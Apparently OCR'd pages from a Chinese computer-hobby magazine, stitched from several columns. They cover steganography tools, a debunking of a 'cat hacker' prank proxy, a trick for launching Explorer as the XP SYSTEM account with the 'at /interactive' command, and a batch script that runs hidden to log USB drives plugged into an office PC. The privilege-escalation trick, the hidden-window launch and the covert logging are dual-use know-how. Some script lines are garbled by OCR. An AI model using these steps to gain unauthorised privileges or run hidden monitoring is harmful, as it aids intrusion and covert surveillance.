


图5




图6

由于需要网络连接，较第二种复杂，所以并没有选择这个方式。

还有支持图像/音频/视频/Adobe Flash的OpenPuff。嵌入GIF的Hide and Seek（会使图片明显失真，远不如HIP好用），插入TEXT的stegomagic（木下载下来，%>_<%）。因为时间原因，就不测试啦。

怎么样，把重要信息塞到图片里，然后混到相册，用的时候下载下来查看。灰常给力吧？你说神马？加密使用的密码也存在里面了，没记住？我勒个去，白忙活啦。

揭秘猫咪大黑客

suno

最近微博上流传着一则“广电总局被黑”的热帖，还给了个链接。点进去一看，瞄了咪的，一只逐渐变大的猫咪在广电局主页上乱跑。适逢723动车追尾事故，铁道部不晓得是喝多了还是吓傻了，说了不少胡话，于是没几天，主页也步了广电局的后尘（如图1），有人笑称，这是猫咪大黑客。



图1

动车安不安全，咱不好评论，但广电总局、铁道部在短短几天内接连被黑，难道网站存在什么重大安全问题？

仔细研究帖子所给的链接：http://nyanit.com/www.china-mor.gov.cn。这个链接非常奇怪，而且看起来并不是铁道部的主页，铁道部的主页网址是：www.china-mor.gov.cn，对URL有所了解的叉子，应该知道帖子链接所指向的网站，应该是nyanit.com。

接着再看看广电局被黑的帖子链接，是：http://nyanit.com/www.sarft.gov.cn。怎样，非常眼熟吧，又是这个nyanit.com。




图2

原来，这个nyanit.com网站提供了一个类似代理的功能，通过在请求访问的URL字符串“http://nyanit.com/”后面加上想要“黑”的目标网址，就可以看到有只小猫在目标网址所显示的页面上跑动了。

实战一下吧，现在我就要召唤“猫咪大黑客”黑大名鼎鼎的google！怎么做？很简单，在网址栏上输入http://nyanit.com/www.google.com。看看google是不是就应声沦陷了！（如图2）

XP下登陆SYSTEM账户

我们大家都知道，XP的用户组有很多。Users（普通用户组），Power Users（高级用户组），Administrators（管理员组），Guests（来宾组），Everyone（所有的用户），SYSTEM组。我们今天要说的SYSTEM组是拥有和Administrators一样甚至更高的权限，在察看用户组的时候它不会被显示出来，也不允许任何用户的加入。这个组主要是保证了系统服务的正常运行，赋予系统及系统服务的权限。




图1

下面我就来说一下登陆SYSTEM账户的步骤

首先在CMD下输入命令 taskkill /f /im explorer。exe，把explorer.exe的进程结束掉（如图1）。

然后再输入time获取系统当前时间，输入新时间直接回车就可以了（如图2）。




图2

大家可以看到当前时间是23点20分27秒，我们记下时间以后，再输入命令，at 23:24 /interactive %systemroot%\explorer.exe（如图3）。




图3

我解释一下上面的命令，at 23:24是计划启动时间，就是在这个时间启动后面的命令，大家输入的时候和当前时间相差2-3分钟就可以了。这句命令总的意思就是说在23:24的时候以SYSTEM权限来启动explorer。当到了这个时间以后，系统会自动加载SYSTEM账户（如图4），这样就成功了。

在SYSTEM账户下，我们可以做许多Administrator账户做不了的事，比如获得更高的3389权限，结束一些进程等。更多的功能等待叉子们去发掘！




图4

U盘你轻轻地来，但请留下“云彩”

厄尔尼诺

新近换了个科室，总觉得有些别扭。比如办公室的电脑，总是有人趁偶不在的时候，擅自动用。本来也无所谓的，只不过极少数不良分子经常有意无意地把感染病毒的U盘也往上插，如果是单机运行的电脑，哥倒是不介意，可办公电脑始终都处于内部网络之中，万一造成木马病毒盛行，办公系统瘫痪，到时领导找哥谈话，那可就不大妙了！三番五次地旁敲侧击，大家若无其事，就当什么都没发生过；声色俱厉地质询诘问，众人矢口抵赖，均说不曾在电脑上用过U盘。无奈之下，只好想个法子，从蛛丝马迹中找出证据，让他（她）们哑口无言，无从抵赖！

经过一番摸索，写了个可以隐身运行的批处理程序，它可以记录下任何一个插入电脑的U盘卷号、序列号、插入时间、拔出时间，具体程序代码如下：

```
@echo off
set da1=%date:~0,4%
set da2=%date:~5,2%
set da3=%date:~8,2%
if "%1" == "h" goto a
mshta vbscript:createobject("wscript.shell").run("""%~nx0"" h",0)(window.close)&&exit
:a
for %%a in (c d e f g h i j k l m n o p q r s t u v w x y z) do (
  for /f %%h in ('fsutil fsinfo drivetype %%a:^|findstr "Removable.* 可移动"') do (
    set DriveU=%%h && goto b
  )
)
goto a
:b
echo ************************************:\Removable.log
echo 时间：%time% 日期：%da1%年%da2%月%da3%日>>c:\Removable.log
echo 发现移动磁盘%DriveU%插入>>c:\Removable.log
echo 磁盘信息：>>c:\Removable.log
vol %DriveU%>>c:\Removable.log
goto d
:d
if not exist %DriveU% goto c
goto d
:c
echo 时间：%time% 日期：%da1%年%da2%月%da3%日>>c:\Removable.log
echo 发现移动磁盘%DriveU%被拔出>>c:\Removable.log
echo ************************************:\Removable.log
```

```
echo.>>c:\Removable.log
goto a
```

